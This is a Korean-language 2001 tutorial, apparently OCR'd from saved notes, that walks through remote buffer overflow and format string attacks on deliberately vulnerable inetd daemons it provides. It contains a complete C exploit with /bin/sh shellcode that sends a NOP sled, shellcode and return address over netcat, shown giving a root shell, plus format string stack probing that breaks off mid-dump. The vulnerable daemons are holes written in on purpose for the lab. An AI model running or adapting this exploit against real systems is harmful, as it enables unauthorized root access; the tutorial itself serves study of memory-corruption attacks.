Remote Buffer Overflow & Format String

2012년 8월 6일 월요일
오후 6:32

|===|

Title: Remote Buffer Overflow & Format String :-)

Author : 유동훈 (Xpl017Elz)
E-mail : szoahc@hotmail.com
Home: http://x82.i21c.net

Date: f. 2001/10/11 s. 2001/10/23 t. 2001/11/09

|===|

|===|

0x00. 서 론

이미, Internet상에 공개된 엄청난양의 공격 source 및 exploit들은 scripts kids들의
움직임을 부추기고 있다. 물론, 여러분은 아닐것이라 생각한다. 이 문서가 부디 공격에
대해 공부하시고 계시는 분들께 remote attack에 대한 이해를 돕는데 사용되었으면 한다.
내용이 부적절하거나 오류가 있는부분은 꼭 저자에게 mail을 보내주길 ...
그럼, 배경 및 사전지식에 대해 알아보도록 하자.

0x01. 배경 및 사전지식

여러분은 Network의 개념을 조금이나마 알고있을것이다.
때론, 공격을 시도할때 Network의 원리와 행동을 이해해야 하는부분이 있다. 공격뿐만이
아니라 심지어는 OS 및 programming을 공부할때도 사전지식을 쌓아두면 도움이 된다 ;-)

우선, Network의 개념을 설명하겠다.

Network란, 통신선로에 의해 서로 Connection되어 있는 Series node, connection point들을
의미한다. Network는 또 다른 Network과 Connection될 수 있고, Sub Network을 포함할 수 있다.
Network의 공간적거리에 따라 LAN (local area network), MAN (metropolitan area network),
WAN (wide area network) 등으로 나뉘어진다.

0x0100000a. 클라이언트와 서버 (Client & Server)

Client & Server는 두 개의 컴퓨터 Program 사이에 이루어지는 역할 관계를 나타내는 것이다.
Client는 다른 Program에게 서비스를 요청하는 Program이며, 서버는 그 요청에 대해 응답을
해주는 Program이다. Client & Server 개념은 단일 컴퓨터 내에서도 적용될 수 있지만,
Network 환경에서 더 큰 의미를 가진다. Network 상에서 Client & Server model은
여러 다른 지역에 걸쳐 분산되어 있는 Program들을 Connection 시켜주는 편리한 수단을 제공한다.

일반적인 Client & Server model에서는,
보통 데몬(daemon)이라 불리는 서버 Program이 먼저 활성화된 상태에서 Client의 요구사항을
기다리는데, 대체로 다수의 Client Program이 하나의 Server Program을 공유한다.

이와같은 Network 통신을 위해서 필요한 통로가 바로, port이다.

0x0100000b. 포트 (port)

port는 논리적인 접속장소라고 정의하며, Internet Protocol인 TCP/IP를 사용할 때에는
Client Program이 Network 상의 특정 Server Program을 지정하는 방법으로 사용된다.
웹 Protocol인 HTTP와 같이, TCP/IP의 상위 Protocol을 사용하는 응용 Program에서는
미리 지정된 port번호 들을 가지고 있다. 이런 것들은 IANA에 의해 지정되었으며,
잘 알려진 port들이라고 불린다. port번호는 0부터 65536 이다. port번호 0부터 1024까지는
어떤 특권을 가진 Service에 의해 사용될수 있도록 예약되어 있다.

0x0100000c. 패킷 (packet)

Packet이란 data와 호 제어 신호가 포함된 2진수, 즉 비트의 그룹을 말하는데,
특히 Packet교환 방식에서 데이터를 전송할 때에는 Packet이라는 기본 전송 단위로 데이터를
분해하여 전송한 후, 다시 원래의 data로 재조립하여 처리한다.

이로써, 우리가 알아야할 기본 배경지식은 어느정도 익힌것같다.
다들 이런 의문을 갖게 될것이다. 왜? 무엇때문에 네트워크의 개념정리를 설명하였는가?
라고 말이다. 이는, 우리가 알아야할 remote 공격에 한차원 더 가까이 접근하기 위함이다.
여러분이 알고있는 local공격과는 많이 다른것을 이미 잘 알고있을듯하다.

마지막으로, Daemon에 관한 개념만 설명한후 공격의 구성부분을 들어가도록 하겠다.

0x0100000d. 데몬 (Daemon)

Daemon은 주기적인 Service 요청을 처리하기 위해 Linux나 Unix상(즉, Server)에서 지속적으로
실행되는 Program을 말한다. 그 역할은, 수집된 요구들을 또다른 Program이나 Process들이
처리할 수 있도록 적절히 전달한다.

0x02. 공격의 구성

지루한 개념부분에서 다룬내용을 반드시 염두해두길 바란다. 이제부턴 심심치 않을 공격부분의
내용을 위주로 설명할까 한다. remote 공격의 구성은 쉽게 다음과 같이 생각해볼수있다.

0x0200000a. Remote 공격의 구성

fi) Server의 특정 Daemon이 지니고있는 Buffer Overflow 취약점.

se) 특정 Daemon이 지니고 있는 Format String 취약점.
th) 기타, 설정상의 오류를 불러오는 취약한 Daemon Program.

쉽게 구성해볼수있는 Overflow 취약점의 Daemon과 Format String 취약점 Daemon을 띄워둔후 공격해보도록하자. 여기서 만약 Overflow와 Format String 취약점의 개념을 공부하고 싶다면, 먼저 아래문서들을 참고하길 바란다.

http://www.zdnet.com/eweek/stories/general/0,11011,2605669,00.html
http://www.networkmagazine.com/article/NMG20000511S0015
http://julianor.tripod.com/usfs.html
http://my.dreamwiz.com/hackingm/lecture/Overflow.txt
http://my.dreamwiz.com/hackingm/lecture/f0rm47_s7r1n9.txt

remote 공격을 구성하려면, 먼저 Server 2대가 필요하다.
한대에서 localhost loopback을 이용해도 상관은 없지만, 서로 다른 memory와 stack을 갖춘 시스템 사이의 공격이 나을듯하다.

0x0200000b. 공격이 구성될 Server 정보

우선, 공격당할 host의 정보이다.

```
[x82@xpl017elz x82]$ uname -a
Linux xpl017elz.org 2.2.14-5.0 #1 Thu Mar 16 02:23:03 KST 2000 i586 unknown
[x82@xpl017elz x82]$ gcc -v
Reading specs from /usr/lib/gcc-lib/i386-redhat-linux/egcs-2.91.66/specs
gcc version egcs-2.91.66 19990314/Linux (egcs-1.1.2 release)
[x82@xpl017elz x82]$ gdb -v
GNU gdb 19991004
Copyright 1998 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux".
[x82@xpl017elz x82]$
```

아래는, 공격시도할 host의 정보이다.

```
[x82@testsub x82]$ uname -a
Linux testsub 2.2.12-20kr #1 Tue Oct 12 16:46:36 KST 1999 i686 unknown
[x82@testsub x82]$ gcc -v
Reading specs from /usr/lib/gcc-lib/i386-redhat-linux/egcs-2.91.66/specs
```

```
gcc version egcs-2.91.66 19990314/Linux (egcs-1.1.2 release)
[x82@testsub x82]$ gdb -v
GNU gdb 4.18
Copyright 1998 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux".
[x82@testsub x82]$
```

0x0200000c. 공격에 이용될 Daemon의 구성

Daemon은 다음과 같이 구성한다. 현재 문서를 공부중인 분들을 고려하여, inetd를 이용하여 쉽게 열수있도록 구현하였다.

```
[root@xpl017elz tmp]$ cat /etc/inetd.conf
tfido    stream  tcp     nowait          root /var/tmp/daemon daemon
[root@xpl017elz tmp]$
```

60177번(tfido service)을 열어둔후 /var/tmp/daemon 이라는 파일을 실행하게 만들어 두었다.
tcp port형태로 root권한으로 이를 실행한다.

다음은, Overflow의 취약점을 갖는 Daemon 프로그램의 Source 이다.

```
main() { char exec[600]; fgets(exec,700,stdin); }
```

위 Source를 살펴보면, fgets() 함수에서 100개의 문자열을 더 받으므로써 배열 범위의 오버플로우가 발생하는것을 알수있다. (fgets(...,700,...); <-- 이부분에서 오버플로우를 야기함)
그 다음은, Format String의 취약점을 갖는 Daemon 프로그램의 Source 이다.

```
main() { char bug[500]; fgets(bug,500,stdin); printf(bug); }
```

위 Source는 printf() 함수로 출력하는 과정에서 Format string 취약점을 갖는다.
(printf(bug); <-- 이부분에서 변환문자를 사용하지 않고 입력받는 변수자체를 출력한다)

local 공격상에선 일정 stack address에 shellcode를 띄운뒤 그 address의 code 실행하여 이득을 볼수있었다. remote 공격도 비슷한 원리를 이용해 shell을 얻는것은 분명하다. 하지만,
local 공격도구중에 하나인 eggshell 같은 유용한 프로그램을 사용할수는없다.
매우 원시적(노가다?)인 방법을 통해 비로소, remote 공격은 이루어 질수있는것이다.

공격을 받는 daemon의 특징은 사용자로 부터 입력을 받는다는점이다. 바로 이부분에서 사용자가

이용할수 있는 service를 벗어나서 우리가 원하는 목적을 달성할 가능성을 얻게된다. 참고로, 사용자의 입력이 아니더라도 취약점은 일어날수 있다. local glibc 취약점 같은경우에는 사용자의 직접적인 입력이 아닌 locale을 이용한 간접적인 입력으로 shell을 얻어낸다.
(참으로 놀라운 발견이 아닐수없다) 하지만, 우리는 어렵지 않게 구성된 취약점 Daemon을 이용하는것이므로... :-) (더이상 깊이 생각할필요는 없다) 자~ 그럼, 입력을 기다리는 daemon을 이용해 우리가 원하는 목적을 달성해보도록 하자.

0x0200000d. 추가 구성 설명

실제 remote 공격시에는 여러가지 환경에 따라 변수가 존재한다. remote 상에서 상대편 host의 stack상의 내용을 debugging하는 작업은 구성할수 없으며, 반 노가다형식으로 숙련된 KnowHow를 이용해야 한다. 그러므로, 이러한 공격의 경험이 많을수록 좋을것이다. 이 사실을 감안하여, 우리가 갖춘 구성환경은 매우 쉽고 simple하게, 어느 환경이나 존재하는 어려운 변수들은 제거한 상태에서 시행할것이다. exploit을 통한 공격은 c언어 programming을 이용할것이며, stack상의 내용변경 확인은 같은 내부 debugging이 아닌 외부에서 출력되도록 code를 dump하여 살펴보도록 할것이다.

0x03. Remote Buffer Overflow

우선, Remote Buffer Overflow 부터 구상해봤다. 아래는 외부 Server에서 Target Server로 telnet 해본것이다.

```
[x82@testsub x82]$ id
uid=501(x82) gid=501(x82) groups=501(x82)
[x82@testsub x82]$ telnet xxx.xx.xx.xx 60177
Trying xxx.xx.xx.xx...
Connected to xxx.xx.xx.xx.
Escape character is '^]'.
```

0x0300000a. 취약점 finding

어느지점에서 Overflow가 일어나는지 외부에서 조사할 가능성이 없지는 않다. 물론, 정확한 오프셋값을 알아내기란 하늘의 별따기일것이다. 대부분의 Remote 공격 testing은 먼저 자신의 Server에서 localhost loopback으로 공격을 시도한다. 그 이유는 내부에서 Server의 외부를 공격하는것이기 때문에 일반적인 Remote 공격과는 다르게 Debugging을 시행할수 있는것이다.

그 프로그램중에 하나가 ltrace이다. 이 프로그램을 이용해 실행되고 있는 daemon 프로세스를 어태치하여 살펴보면, 어느 지점에서 Overflow가 일어나고 또, 그 위치 address가 어떻게

되는지를 파악할수 있게된다. 이로써 얻은 공격 exploit을, 취약점이 있는 다른 시스템의 배포판에 적용하면, 공격성공률은 매우높다. (단, 같은 취약버전의 배포판)

이용의 예:

```
[root@xpl017elz /tmp]# ltrace -p 788 -o /tmp/ltracing &  # 788 = Daemon process
[1] 792
[root@xpl017elz /tmp]# (printf "₩~₩~₩~ format string ₩~₩~₩~";cat) | nc 127.0.0.1 port
[1]+ Done                    ltrace -p 788 -o /tmp/ltracing
[root@xpl017elz /tmp]# cat /tmp/ltracing
788 svc_getreqset(0xbffffcac, 256, 0xbffffd94, 0, 0x400f2398 <unfinished ...>
788 xdr_string(0x08051008, 0xbffff6ec, 1024, 0x400d6d63, 0x08051008) = 1
788 gethostbyname(0x08052220, 0xbffff6ec, 0x080498b8, 0xbffff6ec, 0xbffffc34)=0
788 vsnprintf(0xbffff2b8, 1024, 0x0804d309, 0xbffff6c4, 0xbffff6ec) = 1023
788 syslog(5, 0xbffff2b8, 0xbffff6ec, 0x0804a658, 0x90909090 <unfinished ...>
788 --- SIGSEGV (Segmentation fault) ---                (비정상 종료가 일어났다.)
788 +++ killed by SIGSEGV +++
```

이렇게해서 알아낸 값을 대입하여 공격하는 Remote attack이 한때, 유명했던 Rpc statd 공격이였다. string() 관련함수에 의해 일어나는 Overflow 라면, 위의 방식처럼 추측하여, 좀더, 쉽게 공격을 시도해볼수 있다. 다른 Source를 컴파일하여 알아본 결과 문자열 512개 문자열 입력후 4byte후에 Segmentation fault가 일어나는것까지 알아볼수 있었다.

```
[root@xpl017elz tmp]#
[2]-  Done                    ltrace -p 5213 -o /tmp/debug
[root@xpl017elz tmp]# cat /tmp/debug
5213 strcpy(0xbffff900, "xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx"...) = 0xbffff900
5213 --- SIGSEGV (세그멘테이션 오류) ---
5213 +++ killed by SIGSEGV +++
[root@xpl017elz tmp]#
```

dumpcode를 이용하여, 각 address의 값을 쉽게 읽어와보자.

```
[x82@testsub x82]$ telnet xxx.xx.xx.xx 60177
Trying xxx.xx.xx.xx...
Connected to xxx.xx.xx.xx.
Escape character is '^]'.

0xbffffb00  0d 0a 00 40 a0 fd ff bf 68 fb ff bf 00 00 00 00   ...@....h.......
0xbffffb10  00 00 00 00 00 00 00 00 00 00 00 00 90 20 01 40   ............. .@
0xbffffb20  07 00 00 00 f0 93 00 40 18 00 00 00 58 fb ff bf   .......@....X...
0xbffffb30  54 fb ff bf 50 fb ff bf 30 02 00 40 00 00 00 00   T...P...0..@....
0xbffffb40  00 00 00 00 94 fd ff bf 02 00 00 00 00 00 00 00   ................
0xbffffb50  14 13 00 40 c8 02 00 00 00 00 00 00 00 00 00 00   ...@............
```


```
0xbffffb60   00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00    ...........@....
0xbffffb70   8c 21 01 40 00 00 00 00 00 00 00 00 00 00 00 00    .!.@............
                        ... 중략 ...
0xbffffda0   01 00 00 00 84 fe ff bf 00 00 00 00 8b fe ff bf    ................
0xbffffdb0   a6 fe ff bf b1 fe ff bf bc fe ff bf ca fe ff bf    ................
0xbffffdc0   fc fe ff bf 11 ff ff bf 18 ff ff bf 24 ff ff bf    ............$...
0xbffffdd0   2f ff ff bf 3f ff ff bf 4a ff ff bf 5b ff ff bf    /...?...J...[...
0xbffffde0   68 ff ff bf 70 ff ff bf 7c ff ff bf 00 00 00 00    h...p...|.......
0xbffffdf0   03 00 00 00 34 80 04 08 04 00 00 00 20 00 00 00    ....4....... ...
0xbffffe00   05 00 00 00 06 00 00 00 06 00 00 00 00 10 00 00    ................
0xbffffe10   07 00 00 00 00 00 00 40 08 00 00 00 00 00 00 00    .......@........

Connection closed by foreign host.
```

편리하지 않은가? 모든 Remote 공격이 이렇게 편리했으면 좋으련만 :-(

취약점이 존재하는 daemon의 Source(daemon.c)를 살펴보면, 변수 exec공간 600byte 입력후 ebp 4byte 공간만 지나면 곧바로 Return address 영역이 존재한다. 그러므로, 600byte의 공간에 shellcode를 입력후 입력한 shellcode의 주소를 Return address 영역에 담으면 되는것이다.

이것을 도식화하여 나타내보면, 다음과 같다.



0x0300000b. exploit

변경시킬 Stack의 내용: [NNNNNN...NNNNNNNSSSS...SSSSXXXX...XXXXXX&shellcode]

NOP = 250byte (0xbffffb00 ~ 0xbffffbf9)
shellcode = 24byte (0xbffffbfa ~ 0xbffffc11)
etcvalues = 330byte (0xbffffc12 ~ 0xbffffd5b)
shellcode address = 4byte (0xbffffd5c ~ 0xbffffd5f)
총: 608byte Overwrite (0xbffffb00 ~ 0xbffffd5f)

위와같이 code dumping을 통해 각 영역의 address를 쉽게 알아낼수 있었다.
완성된 exploit:

```
[x82@testsub x82]$ cat expl.c
#include <stdio.h>

char      exec [1000],
          *netcat = "/usr/local/bin/nc";  /* 우리가 공격할 패킷을 만들어줄 프로그램.
                                    이 부분은 nc의 위치에 따라 바꿔주어야 한다. */

char      shellcode[] =
"₩x31₩xd2₩x52₩x68₩x6e₩x2f₩x73₩x68₩x68₩x2f₩x2f₩x62₩x69₩x89₩xe3₩x52"
"₩x53₩x89₩xe1₩x8d₩x42₩x0b₩xcd₩x80"; /* shellcode (단 24byte 소요) */
  /*
__asm__("
          xorl   %edx,%edx
          pushl %edx
          pushl $0x68732f6e
          pushl $0x69622f2f
          movl   %esp,%ebx
          pushl %edx
          pushl %ebx
          movl   %esp,%ecx
          leal   0xb(%edx),%eax
          int    $0x80
");
*/
main(
int       argc,
char      *argv[]
)                                                    {
/* 입력받을 IP(argv[1])와 port(argv[2]) 변수 */
int       score,
           score_ran,
           number;
char      allcode[1500]; /* 공격 code 변수작성 */

bzero (
&allcode,
1500
);

for (
score = 0;
score <= (274-sizeof(shellcode));
score++
```

```
)                                                    {
allcode[score] = 0x90;
/* 275byte 공간에서 shellcode의 길이를 제외한 나머지 공간에 NOP를 구성한다. */
}
for (
score_ran = 0,
score = score;
score_ran < (sizeof(shellcode)-1);
score++,
score_ran++
)                                                    {
allcode[score] = shellcode[score_ran];
/* 위에서 입력된 1byte를 마이너스한후 shellcode를 그 공간에 shellcode를 집어넣는다. */
}
for (
number = 0;
number <= 329;
number++
)                                                    {
allcode[score++] = 0x20; /* Space Key */
/* 그 다음 330byte 영역을 0x20 (스페이스문자) 값으로 구성한다. */
}
/* 다음 4byte 영역에 곧바로 Return Address를 집어넣는다. */

allcode[score++] = 0xf8;
allcode[score++] = 0xfb;
allcode[score++] = 0xff;
allcode[score++] = 0xbf;

/* 우리가 shellcode를 띄울영역이 0xbffffbf8 이란것을 알았으므로,
그 부분의 address를 쉽게 대입하여 집어넣을수 있었다. */

printf("₩n₩n₩t[Test] Remote Buffer Overflow Attack Exploit");
printf("₩n₩tMake by '₩₩x82₩₩x41₩₩xff₩₩xbf'₩n₩n");
if (
argc < 3
)
{ /* 인수 입력확인 */
printf("₩tUsage: %s target[IP] target[PORT]₩n",argv[0]);
printf("₩t  Ex>: %s 127.0.0.1 60177₩n₩n",argv[0]);
exit(0);
}
sprintf(exec,"( printf ₩"%s₩"; cat ) | %s %s %s ",allcode,netcat,argv[1],argv[2]
);
```

```
system(exec);

/* User로 부터 입력받은 ip,port를 대입한다.
물론, 작성한 공격패킷을 netcat이란 프로그램을 이용하여 입력받은 상대편 호스트의
port로 공격을 가한다. */

}
[x82@testsub x82]$
```

0x0300000c. 결과 및 stack 값 debugging

복잡한 연산은 하지 않는다. 간단히 값을 대입하고 nc를 이용해 Packet을 만들어 보내주는것이다.
exploit을 이용하면, 쉽게 shell을 띄울수 있다.

```
[x82@testsub x82]$ ./expl 211.59.28.75 60177

        [Test] Remote Buffer Overflow Attack Exploit
        Make by '₩x82₩x41₩xff₩xbf'


id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
exit

[x82@testsub x82]$
```

Debugging:

```
0xbffffb00  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0xbffffb10  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0xbffffb20  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0xbffffb30  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0xbffffb40  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0xbffffb50  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0xbffffb60  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0xbffffb70  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0xbffffb80  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0xbffffb90  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0xbffffba0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
```

0xbffffbb0 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....
0xbffffbc0 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....
0xbffffbd0 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....
0xbffffbe0 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....
0xbffffbf0 90 90 90 90 90 90 90 90 90 90 // NOP의 끝부분

                                        31 d2 52 68 6e 2f 1.Rhn/
0xbffffc00 73 68 68 2f 2f 62 69 89 e3 52 53 89 e1 8d 42 0b shh//bi..RS...B.
0xbffffc10 cd 80 // shellcode 끝부분   ..

                    20 20 20 20 20 20 20 20 20 20 20 20 20
0xbffffc20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
0xbffffc30 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
0xbffffc40 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
0xbffffc50 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
0xbffffc60 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
0xbffffc70 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
0xbffffc80 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
0xbffffc90 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
0xbffffca0 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
0xbffffcb0 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
0xbffffcc0 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
0xbffffcd0 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
0xbffffce0 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
0xbffffcf0 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
0xbffffd00 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
0xbffffd10 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
0xbffffd20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
0xbffffd30 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
0xbffffd40 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
0xbffffd50 20 20 20 20 20 20 20 20 20 20 20 20 // etcvalues 끝부분

                                              f8 fb ff bf   ....
0xbffffd60 0a 00 00 00   // &shellcode address

id
uid=0(root) gid=0(root) groups=0(root)
exit

이로써, Remote Buffer Overflow는 쉽게 성공하였다.
그럼, 이번엔 Remote Format String 공격을 시도해보도록하자.

0x04. Remote Format String

위 Remote Buffer Overflow 공격과 비슷한 환경으로 구성되었다.
아래는 외부 Server에서 Target Server로 telnet 해본것이다.

```
[x82@testsub x82]$ id
uid=501(x82) gid=501(x82) groups=501(x82)
[x82@testsub x82]$ telnet xxx.xx.xx.xx 60177
Trying xxx.xx.xx.xx...
Connected to xxx.xx.xx.xx.
Escape character is '^]'.
```

0x0400000a. 취약점 finding

추가 구성 설명부분에서 말했던것과 같이 code를 dump 받아볼수 있는환경을
조성하여 공격을 시도하였다. gdb로 실행되고 있는 프로세스를 어태치해도
가능하지만, 그 작업은 나중으로 미루겠다.

우선, 우리가 공격하는 target server가 어떠한 상태인지 알아보자.

```
[x82@testsub x82]$ (printf "id";cat) | nc xxx.xx.xx.xx 60177

id
0xbffff7d4   69 64 0a 00 00 00 00 40 00 00 00 00 8c 21 01 40    id.....@.....!.@
0xbffff7e4   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
0xbffff7f4   00 00 00 00 c4 21 01 40 bc 21 01 40 94 21 01 40    .....!.@.!.@.!.@
0xbffff804   9c 21 01 40 a4 21 01 40 00 00 00 00 00 00 00 00    .!.@.!.@........
0xbffff814   00 00 00 00 ac 21 01 40 b4 21 01 40 00 00 00 00    .....!.@.!.@....
0xbffff824   00 00 00 00 8c 21 01 40 d8 a4 02 40 00 f9 ff bf    .....!.@...@....
0xbffff834   86 79 00 40 ac a4 02 40 ac a4 02 40 24 20 01 40    .y.@...@...@$ .@
0xbffff844   a8 2b 01 40 0d 43 00 00 24 20 01 40 a8 2b 01 40    .+.@.C..$ .@.+.@
0xbffff854   a6 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
0xbffff864   00 00 00 00 00 00 00 00 b0 3a 00 00 00 00 00 00    .........:......
0xbffff874   00 00 00 00 00 00 00 00 00 00 00 00 24 f7 01 40    ............$..@
0xbffff884   ab 03 00 00 64 2a 02 40 74 bc 01 40 a8 2b 01 40    ....d*.@t..@.+.@
0xbffff894   d8 a4 02 40 68 f9 ff bf 86 79 00 40 ac a4 02 40    ...@h....y.@...@
0xbffff8a4   88 82 04 08 24 20 01 40 b0 26 01 40 6e 00 00 00    ....$ .@.&.@n...
0xbffff8b4   ac a4 02 40 24 20 01 40 a8 2b 01 40 5b 41 00 00    ...@$ .@.+.@[A..
0xbffff8c4   a8 2b 01 40 a5 59 00 00 86 79 00 40 ac a4 02 40    .+.@.Y...y.@...@
0xbffff8d4   98 2a 02 40 24 20 01 40 b0 26 01 40 14 82 04 08    .*.@$ .@.&.@....
0xbffff8e4   f0 38 00 00 f4 26 02 40 a8 06 00 00 64 2a 02 40    .8...&.@....d*.@
0xbffff8f4   74 bc 01 40 a8 2b 01 40 03 00 00 00 18 2e 01 40    t..@.+.@.......@
```

```
0xbffff904  01 00 00 00 20 f9 ff bf f4 81 04 08 b4 28 01 40    .... .........(.@
0xbffff914  0f 53 8e 07 9c f9 ff bf 72 82 04 08 f4 26 02 40    .S......r....&.@
0xbffff924  a8 2b 01 40 ac f9 ff bf bf 6b 02 40 64 f5 01 40    .+.@.....k.@d..@
0xbffff934  a8 2b 01 40 f4 0c 02 40 a8 2b 01 40 b4 28 01 40    .+.@...@.+.@.(.@
0xbffff944  8e ff 77 01 cc f9 ff bf 60 82 04 08 f4 1f 02 40    ..w.....`.......@
0xbffff954  a8 2b 01 40 77 ff ff bf c0 f9 ff bf 1f 00 00 00    .+.@w...........
0xbffff964  ec 7b 10 40 a0 f9 ff bf 9d 9f 00 40 c7 03 01 40    .{.@.........@...@
0xbffff974  48 2e 01 40 07 00 00 00 ee 9e 00 40 1c 97 04 08    H..@.........@....
0xbffff984  00 a6 00 40 14 fa ff bf b0 26 01 40 f4 81 04 08    ...@.....&.@....
0xbffff994  28 97 04 08 72 82 04 08 f4 26 02 40 c8 f9 ff bf    (...r....&.@....
0xbffff9a4  10 a1 00 40 4b 80 0f 40 1c 97 04 08 00 a6 00 40    ...@K..@.........@
0xbffff9b4  14 fa ff bf c8 f9 ff bf 4b 84 04 08 08 97 04 08    ........K.......
0xbffff9c4  1c 97 04 08 e8 f9 ff bf fb 11 03 40 01 00 00 00    ...........@....
0xbffff9d4  14 fa ff bf 1c fa ff bf                            ........

[x82@testsub x82]$
```

다시 말하지만, 일반적으로 이렇게 쉽게 공격에 노출된 프로그램은 없다. --;
예상대로 target server Stack 상엔 "id₩n" (69 64 0a)이 push 되었다.

format string 취약점은 Overflow 와 비슷한 모양을 하고있지만, 기법적인 면에서는 접근방법이 염연히 다르다. 위 daemon에서 사용된 fgets() 함수는 경계검사를 하는 함수이므로 Overflow의 취약점은 지니지 않는다. 하지만, 출력하는 부분인 printf() 함수에서 결함을 일으켜 우리가 원하는것을 이루게 해준다.

공격시 사용되는 code는 format string (변환문자)를 이용하여 Stack에 push한다.
한번, 다음 testing을 유심히 살펴보기 바란다.

```
[x82@testsub x82]$ (printf "AAAA %%x %%x %%x %%x";cat) | nc xxx.xx.xx.xx 60177

AAAA 41414141 20782520 25207825 78252078
0xbffff7d4  41 41 41 41 25 78 25 78 25 78 25 78 0a 00 01 40    AAAA%x%x%x%x...@
0xbffff7e4  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
0xbffff7f4  00 00 00 00 c4 21 01 40 bc 21 01 40 94 21 01 40    .....!.@.!.@.!.@
0xbffff804  9c 21 01 40 a4 21 01 40 00 00 00 00 00 00 00 00    .!.@.!.@........
0xbffff814  00 00 00 00 ac 21 01 40 b4 21 01 40 00 00 00 00    .....!.@.!.@....
0xbffff824  00 00 00 00 8c 21 01 40 d8 a4 02 40 00 f9 ff bf    .....!.@...@....
0xbffff834  86 79 00 40 ac a4 02 40 ac a4 02 40 24 20 01 40    .y.@...@...@$ .@
0xbffff844  a8 2b 01 40 0d 43 00 00 24 20 01 40 a8 2b 01 40    .+.@.C..$ .@.+.@
0xbffff854  a6 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
0xbffff864  00 00 00 00 00 00 00 00 b0 3a 00 00 00 00 00 00    .........:......
0xbffff874  00 00 00 00 00 00 00 00 00 00 00 00 24 f7 01 40    ............$..@
0xbffff884  ab 03 00 00 64 2a 02 40 74 bc 01 40 a8 2b 01 40    ....d*.@t..@.+.@
0xbffff894  d8 a4 02 40 68 f9 ff bf 86 79 00 40 ac a4 02 40    ...@h....y.@...@
```

```
0xbffff8a4  88 82 04 08 24 20 01 40 b0 26 01 40 6e 00 00 00    ....$ .@.&.@n...
0xbffff8b4  ac a4 02 40 24 20 01 40 a8 2b 01 40 5b 41 00 00    ...@$ .@.+.@[A..
0xbffff8c4  a8 2b 01 40 a5 59 00 00 86 79 00 40 ac a4 02 40    .+.@.Y...y.@...@
0xbffff8d4  98 2a 02 40 24 20 01 40 b0 26 01 40 14 82 04 08    .*.@$ .@.&.@....
0xbffff8e4  f0 38 00 00 f4 26 02 40 a8 06 00 00 64 2a 02 40    .8...&.@....d*.@
0xbffff8f4  74 bc 01 40 a8 2b 01 40 03 00 00 00 18 2e 01 40    t..@.+.@.......@
0xbffff904  01 00 00 00 20 f9 ff bf f4 81 04 08 b4 28 01 40    .... ........(.@
0xbffff914  0f 53 8e 07 9c f9 ff bf 72 82 04 08 f4 26 02 40    .S......r....&.@
0xbffff924  a8 2b 01 40 ac f9 ff bf bf 6b 02 40 64 f5 01 40    .+.@.....k.@d..@
0xbffff934  a8 2b 01 40 f4 0c 02 40 a8 2b 01 40 b4 28 01 40    .+.@...@.+.@.(.@
0xbffff944  8e ff 77 01 cc f9 ff bf 60 82 04 08 f4 1f 02 40    ..w.....`......@
0xbffff954  a8 2b 01 40 77 ff ff bf c0 f9 ff bf 1f 00 00 00    .+.@w...........
0xbffff964  ec 7b 10 40 a0 f9 ff bf 9d 9f 00 40 c7 03 01 40    .{.@.......@...@
0xbffff974  48 2e 01 40 07 00 00 00 ee 9e 00 40 1c 97 04 08    H..@.......@....
